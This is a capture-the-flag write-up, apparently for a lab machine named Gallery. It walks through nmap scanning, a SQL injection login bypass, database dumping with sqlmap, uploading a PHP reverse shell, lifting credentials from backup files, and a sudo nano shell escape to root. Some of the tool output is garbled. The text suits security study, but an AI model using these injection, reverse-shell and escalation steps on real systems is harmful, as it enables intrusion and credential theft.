
# **Gallery**



## **Description:**

Simple gallery system is simple to hack, this machine having sql injection and privilege escalation vulnerabilities.

### 1. Scanning:

IP address: 10.10.234.128




#### Nmap Scan:

We found two ports are open port 80,8080 and web services are running in this port.


```
STATE SERVICE REASON VERSION
                     syn-ack Apache httpd 2.4.29 ((Ubuntu))
http-methods:
 Supported Methods: GET POST OPTIONS HEAD
http-server-header: Apache/2.4.29 (Ubuntu)
http-title: Apache2 Ubuntu Default Page: It works
080/tcp open http
                    syn-ack Apache httpd 2.4.29 ((Ubuntu))
http-methods:
 Supported Methods: GET HEAD POST OPTIONS
http-title: Simple Image Gallery System
http-server-header: Apache/2.4.29 (Ubuntu)
http-cookie-flags:
    PHPSESSID:
      httponly flag not set
http-favicon: Unknown favicon MD5: A2C4093E363A5E67F39928CCCC2A78D8
http-open-proxy: Potentially OPEN proxy.
Methods supported:CONNECTION
```

On the port 8080, login system for a simple image gallery system cms is running



We try to find exploit for the cms gallery system and luckily we get it . we use searchsploit tool.


- 1. searchsploit simple gallery system
- 2. searchsploit -x php/webapps/50198.txt




# 2. Exploit:

But first we need to bypass the login system we try to use some default credential, It does not work

We try some boolean based sql injection and it works.




We bypass admin login page and found the interface like this.



We enumerate the page and discover some images in the alumb directory, as well as the ability to upload a image to the album. I send the request first and then check it on burp. I see an id parameter in the url, and we know that the image gallery system is vulnerable to sql injection in the id parameter. So let's use sqlmap to take use of it.

- 1. Save the request into galery.req
- 2. run sql map " sqlmap -r galery.req "



## **Sqlmap**

sqlmap -r gallery.txt —dbs

```
Paret Terminal

File Eat Wew Search Terminal Help

To Developers assume no Liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:37:49 /2022-04-27/

[11:37:49] (INFO) resuming back-end DBMS in spall

[11:37:50] (INFO) resuming back-end DBMS in spall

[11:37:50] (INFO) resuming back-end DBMS in spall

[11:37:50] (INFO) testing connection to the target URL

[11:37:50] (INFO) testing connection to the target URL

[11:37:50] (INFO) testing connection to the target URL

[11:37:51] (INFO) testing back-end DBMS in share or HAVING clause

[11:37:51] (INFO) testing and share of HAVING clause

[11:37:51] (INFO) testing and share of Maving clause

[11:37:51] (INFO) testing and share of Maving Cork)

[11:37:51] (INFO) testing make 2:4.29

[11:37:51] (INFO) testing make of databases

[11:37:51] (INFO) testing maker of databases

[11:37:51] (INFO) retrieved: 2

[11:37:52] (INFO) retrieved: 2

[11:37:53] (INFO) retrieved: 2

[11:37:53] (INFO) retrieved: a gallery, do

[11:38:38] (INFO) fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.48'

[11:38:38] (INFO) fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.48'

[11:38:38] (INFO) fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.48'

[11:38:38] (INFO) fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.48'

[11:38:38] (INFO) fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.48'

[11:38:38] (INFO) fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.48'

[11:38:38] (INFO) fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.48'


[11:38:38] (INFO) fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.48'

[11:38:38] (INFO) fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.4
```

sqlmap -r gallery.tx -D gallery\_db —tables

sqlmap -r gallery.txt -D gallery\_db -T users —dump

We get admin hash and we need to find the user.txt so we need a shell. I upload a php reverse shell and getting a reverse shell in netcad.



### 3. Privilage Escalation:

Now I have shell find the user.txt file but I cannot access. It permission denied. I have a hint that mike has a permission to read this file. So let's try to find the password of

mike account.

In the var directory there is backup directory. It looks sensitive. I analysis and found a account.txt. This file having the password of mike account

```
cd mike_home_backup

pwd

/var/backups/mike_home_backup

cd mike_home_backup

/bin/sh: 30: cd: can't cd to mike_home_backup

s ls

documents
images

cd documents

s ls

accounts.txt

potify: mike@gmail.com:mycat666

Vetflix: mike@gmail.com:123456789pass

TryHackme: mike:darkhacker123
```

But its show authentication fail. Then enumerate more and found a hidden .bash\_history file . This file contain a password. Let use and check it .

```
ww-data@gallery:/var/backups/mike home backup$
www-data@gallery:/var/backups/mike_home_backup$ su mike
su mike
Password: b3stpassw0rdbr0xx
mike@gallery:/var/backups/mike home backup$ whoami
whoami
mike
mike@gallery:/var/backups/mike_home_backup$ cd ../../../
mike@gallery:/$ ls
bin
      dev
                                                                 vmlinuz.old
            initrd.img
                            lib64
                                        mnt
                                              root
                                                   srv
boot
            initrd.img.old lost+found opt
                                              run
                                                    sys var
cdrom home lib
                                        proc sbin tmp vmlinuz
                            media
mike@gallery:/$ cd home
cd homels
mike@gallery:/home$
ls
mike ubuntu
mike@gallery:/home$ cd mike
cd mike
mike@gallery:~$ cat user.txt
cat user.txt
THM{af05cd30bfed67849befd546ef}
```

Now we need to escalate the mike to root and find root.txt. We have a sudo permission let's check

Open "/opt/rootkit.sh" file in nano editor press CTRL+R paste the "reset; sh 1>&0 2>&0" command and press CTRL+ X and press enter

Wah! I am root.